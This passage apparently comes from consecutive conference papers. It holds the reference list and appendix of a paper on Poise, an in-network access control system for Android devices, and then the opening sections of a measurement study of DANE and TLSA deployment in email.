[40] M. Backes, S. Bugiel, S. Gerling, and P. von Styp-Rekowsky. Android security framework: Extensible multi-layered access control on android. In *Proc. ACSAC*, 2014.

[41] A. Barth, A. Datta, J. C. Mitchell, and H. Nissenbaum. Privacy and contextual integrity: Framework and applications. In *Proc. IEEE S&P*, 2006.

[42] R. Beckett, R. Mahajan, T. Millstein, J. Padhye, and D. Walker. Don't mind the gap: Bridging network-wide objectives and device-level configurations. In *Proc. SIGCOMM*, 2016.

[43] P. Bosshart, D. Daly, G. Gibb, M. Izzard, N. McKeown, J. Rexford, C. Schlesinger, D. Talayco, A. Vahdat, G. Varghese, and D. Walker. P4: Programming protocol-independent packet processors. *ACM SIGCOMM CCR*, 44(3), 2014.

[44] P. Bosshart, G. Gibb, H.-S. Kim, G. Varghese, N. McKeown, M. Izzard, F. Mujica, and M. Horowitz. Forwarding metamorphosis: Fast programmable match-action processing in hardware for SDN. In *Proc. SIGCOMM*, 2013.

[45] M. Casado, M. J. Freedman, J. Pettit, J. Luo, N. McKeown, and S. Shenker. Ethane: Taking control of the enterprise. In *Proc. SIGCOMM*, 2007.

[46] M. Casado, T. Garfinkel, A. Akella, M. Freedman, D. Boneh, N. McKeown, and S. Shenker. SANE: A protection architecture for enterprise networks. In *Proc. USENIX Security*, 2006.

[47] D. Dang-Pham and S. Pittayachawan. Comparing intention to avoid malware across contexts in a BYOD-enabled Australian university: A protection motivation theory approach. *Computers & Security*, 48:281–297, 2015.

[48] T. Datta, N. Feamster, J. Rexford, and L. Wang. SPINE: Surveillance protection in the network elements. In *Proc. FOCI*, 2019.

[49] S. Eberz, K. B. Rasmussen, V. Lenders, and I. Martinovic. Evaluating behavioral biometrics for continuous authentication: Challenges and metrics. In *Proc. AsiaCCS*, 2017.

[50] M. Ehatisham-ul-Haqa, M. A. Azama, U. Naeemb, Y. Amina, and J. Looc. Continuous authentication of smartphone users based on activity pattern recognition using passive mobile sensing. *Journal of Network and Computer Applications*, 109:24–35, 2018.

[51] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical data protection for emerging IoT application frameworks. In *Proc. USENIX Security*, 2016.

[52] D. F. Ferraiolo, D. R. Kuhn, and R. Chandramouli. *Role-Based Access Control*. Artech House, 2007.

[53] D. F. Ferraiolo, R. Sandhu, S. Gavrila, D. R. Kuhn, and R. Chandramouli. Proposed NIST standard for role-based access control. *ACM Transactions on Information and System Security (TISSEC)*, 4(3):224–274, 2001.

[54] N. Foster, R. Harrison, M. Freedman, C. Monsanto, J. Rexford, A. Story, and D. Walker. Frenetic: A network programming language. In *Proc. ICFP*, 2011.

[55] Y. Fratantonio, C. Qian, P. Chung, and W. Lee. Cloak and dagger: From two permissions to complete control of the UI feedback loop. In *Proc. IEEE S&P*, 2017.

[56] C. K. Georgiadis, I. Mavridis, G. Pangalos, and R. K. Thomas. Flexible team-based access control using contexts. In *Proc. SACMAT*, 2001.

[57] D. Harkins. Simultaneous authentication of equals: A secure, password-based key exchange for mesh networks. In *Proc. SensorComm*, 2008.

[58] S. Hong, R. Baykov, L. Xu, S. Nadimpalli, and G. Gu. Towards SDN-defined programmable BYOD (bring your own device) security. In *Proc. NDSS*, 2016.

[59] S. Hong, L. Xu, H. Wang, and G. Gu. Poisoning network visibility in software-defined networks: New attacks and countermeasures. In *Proc. NDSS*, 2015.

[60] Y. J. Jia, Q. A. Chen, S. Wang, A. Rahmati, E. Fernandes, Z. M. Mao, and A. Prakash. ContexIoT: Towards providing contextual integrity to appified IoT platforms. In *Proc. NDSS*, 2016.

[61] X. Jin, X. Li, H. Zhang, N. Foster, J. Lee, R. Soule, C. Kim, and I. Stoica. NetChain: Scale-free sub-RTT coordination. In *Proc. NSDI*, 2018.

[62] X. Jin, X. Li, H. Zhang, R. Soulé, J. Lee, N. Foster, C. Kim, and I. Stoica. NetCache: Balancing key-value stores with fast in-network caching. In *Proc. SOSP*, 2017.

[63] M. T. Jones. Invoking user-space applications from the kernel. `https://www.ibm.com/developerworks/library/l-user-space-apps/index.html`, 2018.

[64] L. Jose, L. Yan, G. Varghese, and N. McKeown. Compiling packet programs to reconfigurable switches. In *Proc. NSDI*, 2015.

[65] N. Katta, M. Hira, C. Kim, A. Sivaraman, and J. Rexford. HULA: Scalable load balancing using programmable data planes. In *Proc. SOSR*, 2016.

[66] M. Liu, L. Luo, J. Nelson, L. Ceze, A. Krishnamurthy, and K. Atreya. IncBricks: Toward in-network computation with an in-network cache. In *Proc. ASPLOS*, 2017.

[67] N. McKeown, T. Anderson, H. Balakrishnan, G. Parulkar, L. Peterson, J. Rexford, S. Shenker, and J. Turner. OpenFlow: Enabling innovation in campus networks. *ACM SIGCOMM Computer Communication Review*, 38(2):69–74, 2008.

[68] C. Monsanto, N. Foster, R. Harrison, and D. Walker. A compiler and run-time system for network programming languages. In *Proc. POPL*, 2012.

[69] C. Monsanto, J. Reich, N. Foster, J. Rexford, and D. Walker. Composing software-defined networks. In *Proc. NDSI*, 2013.

[70] A. Morrison, L. Xue, A. Chen, and X. Luo. Enforcing context-aware BYOD policies with in-network security. In *Proc. HotCloud*, July 2018.

[71] D. M'Raihi, S. Machani, M. Pei, and J. Rydell. Time-based one-time password algorithm. RFC 6238.

[72] A. Nadkarni and W. Enck. ASM: A programmable interface for extending Android security. In *Proc. USENIX Security*, 2014.

[73] S. Narayana, A. Sivaraman, V. Nathan, P. Goyal, V. Arun, M. Alizadeh, V. Jeyakumar, and C. Kim. Language-directed hardware design for network performance monitoring. In *Proc. SIGCOMM*, 2017.

[74] M. Nauman, S. Khan, X. Zhang, and J.-P. Seifert. Beyond kernel-level integrity measurement: Enabling remote attestation for the Android platform. In *Proc. TRUST*, 2010.

[75] T. OConnor, W. Enck, W. M. Petullo, and A. Verma. PivotWall: SDN-based information flow control. In *Proc. SOSR*, 2018.

[76] B. Parducci. eXtensible Access Control Markup Language (XACML) specification. 2005.

[77] P. Porras, S. Shin, V. Yegneswaran, M. Fong, M. Tyson, and G. Gu. A security enforcement kernel for OpenFlow networks. In *Proc. HotSDN*, 2012.

[78] M. Reitblatt, M. Canini, A. Guha, and N. Foster. Fattire: Declarative fault tolerance for software-defined networks. In *Proc. HotSDN*, 2013.

[79] C. Schlesinger, M. Greenberg, and D. Walker. Concurrent NetCore: From policies to pipelines. In *Proc. ICFP*, 2014.

[80] S. Shin and G. Gu. Cloudwatcher: Network security monitoring using OpenFlow in dynamic cloud networks. In *Proc. ICNP*, 2012.

[81] S. Shin, P. Porras, V. Yegneswaran, M. Fong, G. Gu, and M. Tyson. Fresco: Modular composable security services for software-defined networks. In *Proc. NDSS*, 2013.

[82] S. Shin, V. Yegneswaran, P. Porras, and G. Gu. AVANT-GUARD: Scalable and vigilant switch flow management in software-defined networks. In *Proc. CCS*, 2013.

[83] R. Skowyra, L. Xu, G. Gu, T. Hobson, V. Dedhia, J. Landry, and H. Okhravi. Effective topology tampering attacks and defenses in software-defined networks. In *Proc. DSN*, 2018.

[84] J. Sonchack, A. Aviv, E. Keller, and J. Smith. Enabling practical software-defined networking security applications with OFX. In *Proc. NDSS*, 2016.

[85] H. Song. Protocol-oblivious forwarding: Unleash the power of SDN through a future-proof forwarding plane. In *Proc. HotSDN*, 2013.

[86] Sophos. Synchronized security: Best-of-breed defense that's more coordinated than attacks. `https://www.sophos.com/en-us/medialibrary/gated-assets/white-papers/sophos-security-heartbeat-wpna.pdf`.

[87] W. Tolone, G.-J. Ahn, and T. Pai. Access control in collaborative systems. *ACM Computing Surveys*, 37:29–41, 2005.
[88] N. Ulltveit-Moe and V. Oleshchuk. Enforcing mobile security with location-aware role-based access control. *Security and Communication Networks*, 9:429–439, 2016.
[89] VMware. Next generation security with VMware NSX and Palo Alto Networks VM-series. In *White Paper*, 2013.
[90] A. Voellmy, A. Agarwal, P. Hudak, N. Feamster, S. Burnett, and J. Launchbury. Don't configure the network, program it! Domain-specific programming languages for network systems. Technical report, Yale University, 2010.
[91] X. Wang, K. Sun, Y. Wang, and J. Jing. Deepdroid: Dynamically enforcing enterprise policy on Android devices. In *Proc. NDSS*, 2015.
[92] X. Wang, T. Yu, O. Mengshoel, and P. Tague. Towards continuous and passive authentication across mobile devices: an empirical study. In *Proc. WiSec*, 2017.
[93] Z. Wang, Z. Qian, Q. Xu, Z. M. Mao, and M. Zhang. An untold story of middleboxes in cellular networks. In *Proc. SIGCOMM*, 2011.
[94] R. Ward and B. Beyer. BeyondCorp: A new approach to enterprise security. *USENIX ;login:*, 39:6–11, 2014.
[95] Wi-Fi Alliance introduces Wi-Fi Certified WPA3 security. `https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-wi-fi-certified-wpa3-security`.
[96] L. Xu, J. Huang, S. Hong, J. Zhang, and G. Gu. Attacking the brain: Races in the SDN control plane. In *Proc. USENIX Security*, 2017.
[97] R. Ye. *Android System Programming: Porting, customizing, and debugging Android HAL.* Packt Publishing, 2017.
[98] T. Yu, S. K. Fayaz, M. Collins, V. Sekar, and S. Seshan. PSI: Precise security instrumentation for enterprise networks. In *Proc. NDSS*, 2017.
[99] T. Yu, V. Sekar, S. Seshan, Y. Agarwal, and C. Xu. Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the Internet-of-Things. In *Proc. HotNets*, 2016.
[100] Y. Yuan, D. Lin, R. Alur, and B. T. Loo. Scenario-based programming for SDN policies. In *Proc. CoNEXT*, 2015.
[101] N. Zahadat, P. Blessner, T. Blackburn, and B. Olson. BYOD security engineering: A framework and its analysis. *Computers & Security*, 55:81–99, 2015.

A Appendix

In this appendix, we include more discussions and results.

A.1 Poise protocol format

In this subsection, we extend the discussion in §4.3 and describe the Poise protocol format in more detail. The Poise client module periodically sends context packets for each active connection. Context packets have the same flow tuples (source IP, destination IP, source port, destination port) with data packets from the same TCP/UDP flows. The only differences are that a) context packets have a special IP protocol number (IPProto=143 for TCP, IPProto=144 for UDP; both are unassigned protocol numbers [21]), b) context headers come after the transport-layer (TCP/UDP) header, and c) context packets do not have payload. Poise never propagates context packets to external networks but rather drops them at the switch, and it does not modify data packets. Figure 13 shows the format for TCP flows.




Figure 13: Context packets have a special IP protocol number. Data packets from Poise clients have unchanged headers.

A.2 Compiler optimizations


This subsection extends §4.3 and describes in more detail the compiler optimizations.

Table deduplication. Suppose that we would like to compose two policies that perform checks on the same context type. A naïve compiler would simply compile each check into a separate match/action table. With this approach, the number of policies that can be supported would be limited by the number of match/action tables in a switch. Depending on the switch model, this number is on the order of O(10), which is quite small. Our compiler can recognize that policies share the same context type, and it merges checks on the same context type by creating one table for each unique context across policies. Then, it compiles each check into a match/action table entry instead of a separate table. This optimization allows Poise to scale the number of context types to the number of table entries a switch can support, not the number of unique tables. This number is on the order of O(1M).

Policy collapsing. Consider now a policy that checks many context fields one by one, and only arrives at the final decision afterwards. The key challenge for handling such a policy is that these checks create "dependent tables", which due to P4 constraints must reside in separate stages. In essence, such a policy would result in a long chain of tables, which might exceed the number of available stages (O(1-10)) in a switch. Our optimization collapses a chain of tables of length k into multiple shorter chains $k_1, k_2, .., k_t$, each of which stays within the number of available stages. Due to another P4 constraint—a packet can only match against a single table per stage, matching against all subchains $k_1, k_2, .., k_t$ would require recirculating the packet t times, each for a subchain. Recirculation of context packets would cause additional latency, as such packets now need to traverse the switch multiple times before finishing processing, and also additional recirculation traffic in a dedicated switch pipeline.

A.3 Scalability

This subsection includes more results for §8.5. Figure 14 shows the scalability of Poise for monitor policies, in terms of a) the number of monitors, and the number of checks per



(a) Num. of monitors vs. num. of checks (b) Num. of monitors vs. latency (c) Num. of monitors vs. traffic overhead


Figure 14: The scalability of Poise with monitor policies. The high-level takeaways are similar as those for regular, non-monitor policies (Figure 11 in §8.5). The only difference is that a monitor uses two tables, whereas a regular context uses one table.

monitor (Figure 14a), b) the latency of context and data packets (Figure 14b), and c) the throughput of recirculated context traffic and data traffic (Figure 14c).

Policies could also use a mix of monitor and regular context types. At a high level, a monitor is just another type of context, except that it uses two tables instead of one. Figures 17, 18, 19, and 20 present the scalability results assuming 1, 2, 5, and 10 monitors in the policies; the rest of the available tables are used for regular contexts.

A.4 Client overhead

This subsection includes the full results for §8.6 on the client overhead due to the extra PoiseDroid module.



(a) CPU overhead (b) Traffic overhead

Figure 15: CPU and traffic overheads of PoiseDroid under different frequencies of context packets. Baseline: Android.




Figure 16: The overall overhead of PoiseDroid, as measured using the CF-bench benchmark tool (higher is better).


Table 1: The battery overhead of PoiseDroid (lower is better).

Attribute	Overall	Browsing	Video	Writing	Photo	Data
Android	5493	4278	5458	4530	11432	4136
PoiseDroid	5591	4303	5597	4660	11746	4145
Overhead	1.02%	0.06%	2.55%	2.87%	2.75%	0.22%

CPU and traffic overheads. Figures 15a and 15b show the CPU and traffic overheads at different frequencies of context packets. For each data point, we uploaded a video file of 1.73 GB to a remote FTP server using the mobile app `AndFTP` [1], and measured the CPU overhead as collected from the `/proc/loadavg` file. As we can see, if Poise were to tag each data packet with context information, then the CPU and traffic overheads are prohibitive (∼10%). Because the in-network primitive is stateful, it can remember past decisions for each connection; this enables an optimized design where client modules can send out context packets periodically. The Poise primitive can look up its stateful data structure and apply access control decisions accordingly. For instance, at the frequency of one context packet per second, the CPU and traffic overheads are both low enough to be practical.


Battery overhead. Table 1 shows the battery overhead of the PoiseDroid client, as measured by PCMark [35]. PCMark tests capture a wide variety of activities, such as browsing, video playback, photo editing, writing, and data manipulation. In the beginning of the experiment, the phone was charged with full capacity (100%), and the tests ran until the battery dropped to less than 20%. We can see that, the highest overhead across all scenarios is only 2.87%.

Overall benchmark. Figure 16 shows the results obtained by CF-Bench, a comprehensive benchmark tool for testing multicore mobile devices. PoiseDroid introduces 5%, 4%, and 5% additional overheads for the native code, Java code, and overall scores, compared to the baseline system of a vanilla Android system without PoiseDroid installed.




(a) Num. of contexts vs. num. of checks (b) Num. of contexts vs. latency (c) Num. of contexts vs. traffic overhead

Figure 17: Scalability results for policies with one monitor and 1–38 regular contexts. The number of (exact or range) checks Poise can perform is the same for a regular or monitor context. Similarly for all figures below.




(a) Num. of contexts vs. num. of checks (b) Num. of contexts vs. latency (c) Num. of contexts vs. traffic overhead

Figure 18: Scalability results for policies with two monitors and 1–36 regular contexts.



(a) Num. of contexts vs. num. of checks (b) Num. of contexts vs. latency (c) Num. of contexts vs. traffic overhead

Figure 19: Scalability results for policies with five monitors and 1–30 regular contexts.



(a) Num. of contexts vs. num. of checks (b) Num. of contexts vs. latency (c) Num. of contexts vs. traffic overhead

Figure 20: Scalability results for policies with ten monitors and 1–20 regular contexts.



A Longitudinal and Comprehensive Study of the DANE Ecosystem in Email

Hyeonmin Lee*
Seoul National University

Aniketh Girish*
Amrita Vishwa Vidyapeetham

Roland van Rijswijk-Deij
University of Twente & NLnet Labs

Taekyoung "Ted" Kwon
Seoul National University

Taejoong Chung
Rochester Institute of Technology

Abstract

The DNS-based Authentication of Named Entities (DANE) standard allows clients and servers to establish a TLS connection without relying on trusted third parties like CAs by publishing `TLSA` records. DANE uses the Domain Name System Security Extensions (DNSSEC) PKI to achieve integrity and authenticity. However, DANE can only work correctly if each principal in its PKI properly performs its duty: through their DNSSEC-aware DNS servers, DANE servers (e.g., SMTP servers) must publish their `TLSA` records, which are consistent with their certificates. Similarly, DANE clients (e.g., SMTP clients) must verify the DANE servers' `TLSA` records, which are also used to validate the fetched certificates.

DANE is rapidly gaining popularity in the email ecosystem, to help improve transport security between mail servers. Yet its security benefits hinge on deploying DANE correctly. In this paper we perform a large-scale, longitudinal, and comprehensive measurement study on how well the DANE standard and its relevant protocols are deployed and managed. We collect data for *all* second-level domains under the `.com`, `.net`, `.org`, `.nl`, and `.se` TLDs over a period of 24 months to analyze server-side deployment and management. To analyse the client-side deployment and management, we investigate 29 popular email service providers, and four popular MTA and ten DNS software programs.

Our study reveals pervasive mismanagement in the DANE ecosystem. For instance, we found that 36% of `TLSA` records cannot be validated due to missing or incorrect DNSSEC records, and 14.17% of them are inconsistent with their certificates. We also found that only four email service providers support DANE for both outgoing and incoming emails, but two of them have drawbacks of not checking the `Certificate Usage` in `TLSA` records. On the bright side, the administrators of email servers can leverage open source MTA and DNS programs to support DANE correctly.

*This work was done while the authors did an internship at Rochester Institute of Technology.

1 Introduction

Transport Layer Security (TLS) is responsible for securing Internet traffic in a variety of protocols such as DNS and HTTP. Coupled with a Public Key Infrastructure (PKI), TLS relies on certificates to bind entities to their public keys. Certificates are typically issued by Certificate Authorities (CAs), in a hierarchical fashion. At the top level of the hierarchy, there are root CAs, who have self-signed certificates since they cannot rely on other trusted third parties.

However, the current PKI model, discussed above, has been criticized for its potential vulnerability, since any CA can issue certificates for *any* domain name. Historically, we have observed that compromised CAs issued valid-looking but fraudulent certificates inappropriately [15, 58, 75]. Since then, a number of new protocols and extensions [40, 41, 48, 62, 68] have been proposed to mitigate these problems. However, none of these fundamentally solves the problem: *the validation process of a certificate still relies on CAs.*

To address this issue, the DNS-based Authentication of Named Entities (DANE) protocol [38] was proposed to support TLS *without* relying on trusted third-parties like CAs. At its core, a domain name owner that runs a TLS server such as HTTPS, or secure email via SMTP+STARTTLS, can publish its certificate information as a DNS record called the `TLSA` record, which can be used by TLS clients to verify the authenticity of the certificate in a non-PKI fashion. Furthermore, the integrity and authenticity of the `TLSA` records are guaranteed by the DNS Security Extensions (DNSSEC) [16–18]. Thus, a TLS server can easily publish and serve its certificate without relying on CAs, and TLS clients can also verify the certificate by (1) fetching `TLSA` records, (2) validating them using DNSSEC signatures, and (3) checking if the `TLSA` records are consistent with the certificate from the TLS server.

Due to its simple but robust security guarantees, there have been a number of attempts to deploy DANE for the Web PKI (HTTPS). However, DANE has never been adopted due to two operational challenges. First, a client (i.e., browser) may be behind a middlebox, which is notorious for discarding

TLSA or DNSSEC records. Second, the browser needs to make additional DNS queries to retrieve the TLSA and DNSSEC records, which incurs additional latency. Thus, modern web browsers do not usually support DANE [47].

Fortunately, many email service providers have begun to deploy DANE for their SMTP services as users are tolerant to millisecond-order additional delays in sending and receiving emails—moreover, DANE can solve security challenges in SMTP not solved so far, such as STARTTLS downgrade attacks [27] and receiver authentication [37].

In response to emerging threats in email security [30], the Dutch and German national governments require DANE support from vendors in public tenders [13, 19] and certain TLD registries (e.g., the .se and .nl registries) have employed financial incentives for registrars providing email hosting services to deploy DANE [59]. Finally, popular mail service providers have also begun to deploy DANE; Web.de (one of the largest free webmail providers in Germany) supports outbound DANE since 2016 [29], and Comcast (one of the largest ISPs in the US) did the same thing [26] in August 2017.

Like other PKIs, however, DANE can only function correctly when all principals fulfill their responsibilities: TLS servers presenting certificates, DNS servers publishing TLSA records, DNS clients validating DNS responses using DNSSEC, and TLS clients verifying certificates using TLSA records. Unfortunately, the complexity of DANE leads to many opportunities for mismanagement. For instance, on the server side, TLSA records may have DNSSEC errors such as expired signatures, or the certificates may be inconsistent with published TLSA records. On the client side, DNS resolvers may not validate TLSA records properly, or buggy TLS applications do not bother to check the validity of certificates.

Surprisingly little is known about the practice of the current DANE PKI ecosystem for email services. While there have been some studies of DANE [83], no prior work has studied the DANE PKI in SMTP longitudinally or comprehensively.

In this paper, we present a comprehensive study of the entire DANE ecosystem for SMTP. To study server-side behavior, our work leverages daily snapshots for 24 months and hourly snapshots for 4 months of MX records and TLSA records for *all* second level domain names that end with .com, .net, .org, .nl, or .se. For the MX records present, we retrieve the certificates of the corresponding email servers. To study client-side behavior, we investigate how DANE is supported by analyzing (1) the 29 most popular email service providers, (2) their DNS resolvers, (3) software implementations of popular or DANE-supporting mail transfer agents (MTAs), and (4) software implementations of popular DNS programs.

Our analysis reveals many instances of troubling and persistent mismanagement in the DANE PKI in SMTP:

- *First*, we find nearly 36% of TLSA records cannot be validated due to missing or incorrect DNSSEC records, e.g., some 19% are signed but lack a secure delegation (i.e., DS records).
- *Second*, even though most of the mail servers that provide TLSA records (99.5%) present their certificates through STARTTLS, we find that over 14% of them do not match the presented certificates.
- *Third*, when focusing on 29 popular email providers, we find that only four of them support DANE for their outgoing and incoming emails and one provider only supports DANE for incoming emails.
- *Finally*, we tested four popular MTA and ten popular DNS implementations to see if email providers can easily support DANE; we find that two popular MTAs correctly support DANE for both incoming and outgoing emails in conjunction with four DNS implementations that support TLSA records and DNSSEC.

Overall, our results show that DANE deployment is rare, but steadily increasing (especially in some country-code TLDs). Unfortunately, we also find widespread mismanagement of certificates and TLSA records. On the bright side, however, only a few players can easily make changes in order to bring the benefits and a greater adoption of DANE to end users, which are mainly large email providers and MTA and DNS Software providers.

To allow other researchers and administrators to reproduce and extend our work, we publicly release all of our analysis code and data to the research community at

https://dane-study.github.io

2 Background

In this section, we provide an overview of DNS, DNSSEC, DANE, and explain how they work together to secure email transport (i.e., SMTP).

DNS and DNSSEC DNS maintains the mapping between domain names and their associated values such as their IPv4 addresses (A records) and their mail servers' domain names (MX records). Unfortunately, the original DNS protocol [55] has serious security problems (e.g., no authentication of DNS records), making DNS vulnerable to numerous attacks such as DNS hijacking and cache poisoning [21, 42, 70]. To prevent such attacks, the DNS Security Extensions (commonly referred to as DNSSEC) were introduced to provide integrity and authenticity of DNS records using three new record types:

- DNSKEY records, which contain public keys used in DNSSEC.
- RRSIG records, which contain the cryptographic signatures (of DNS records) generated by the private keys; their corresponding public keys are in DNSKEY records.
- DS records, which are hashes of DNSKEYs. These records *must* be uploaded to the parent DNS zone to construct a chain of trust, which reaches up to the root DNS zone.

TLSA Records DANE introduces an additional DNS record type, called the TLSA record [38], which provides information that can verify the certificate of a corresponding domain name. There can be multiple applications that require TLS for a single domain name. Thus, a TLSA record is stored for a particular location, which is a combination of a port number, a protocol (i.e., TCP or UDP), and a base domain name. For a given base domain name, this allows specification of different certificates for different combinations (i.e., different applications). For example, to request a TLSA record for an SMTP server that has as its MX record mail.example.com and supports STARTTLS on port 25, the derived domain name must be _25._tcp.mail.example.com to fetch its TLSA record. A TLSA record consists of four fields (details in [38]):

- Certificate Usage, which specifies how the presented certificates from the TLS server can be validated with the Certificate Association Data (see below). There are four Certificate Usages: first, it can specify that the certificate for Certificate Association Data should be used as either (a) a trust anchor (i.e., a root certificate), thus permitting any leaf certificates as long as they are signed by the trust anchor (DANE-TA), or (b) a leaf certificate (DANE-EE), both of which do not require any IETF PKIX validation. In other words, if the presented certificate of which Certificate Usage in the fetched TLSA record is either DANE-TA or DANE-EE, the TLS client does not need to check if the certificate is signed by trusted CAs or is already in the root certificate stores. Similarly, the PKIX-TA usage can specify that (c) Certificate Association Data has to be used as a trust anchor, or (d) PKIX-EE for a leaf certificate. Note that the presented certificate *must* pass PKIX certification path validation using a set of root certificate stores, which are mutually agreed between the client and the server.
- Selector, which specifies the type of Certificate Association Data, indicating whether the Certificate Association Data is derived from a certificate or its subject public key.
- Matching Type, which specifies what Certificate Association Data presents, which can be the original data, its SHA-256 hash, or its SHA-512 hash.
- Certificate Association Data, which contains the full data or a digest of a certificate or its public key.

At first glance, it may seem that PKIX-TA or PKIX-EE would be more secure as they require additional PKIX validation; in fact, they only provide illusory incremental security over DANE-TA or DANE-EE. If attackers can compromise the integrity of DNSSEC, PKIX-TA or PKIX-EE can be easily replaced by forged TLSA records containing DANE-TA or DANE-EE, so that any added PKIX verification can be bypassed. Moreover, they are *even more brittle* in SMTP with STARTTLS since the TLS client and TLS server need to have a list of mutually trusted CA and TLS servers, which still relies on trusted third parties (i.e., CAs) to manage their certificates. Thus, the DANE operational practice *recommends* to avoid using PKIX-EE and PKIX-TA [28].

DANE and DNSSEC A TLS client may be vulnerable to man-in-the-middle (MITM) attacks if it cannot verify the server's certificate that binds a public key to the server's identity such as the domain name of the mail or web server. In an email protocol, however, the name of the email server is not usually encoded in the recipient address; instead, the client obtains the server name through an MX record lookup[1].

To leverage DANE, the client has to obtain TLSA records to verify the presented certificate from a TLS server. However, if there is no security guarantee that the fetched DNS records (including TLSA) are not authentic, the client can be vulnerable to active attacks such as MITM and DNS cache poisoning. Thus, a client who wishes to rely on DANE *must* use DNS resolvers that support DNSSEC, or it needs to look up and authenticate the DNS records using DNSSEC by itself.

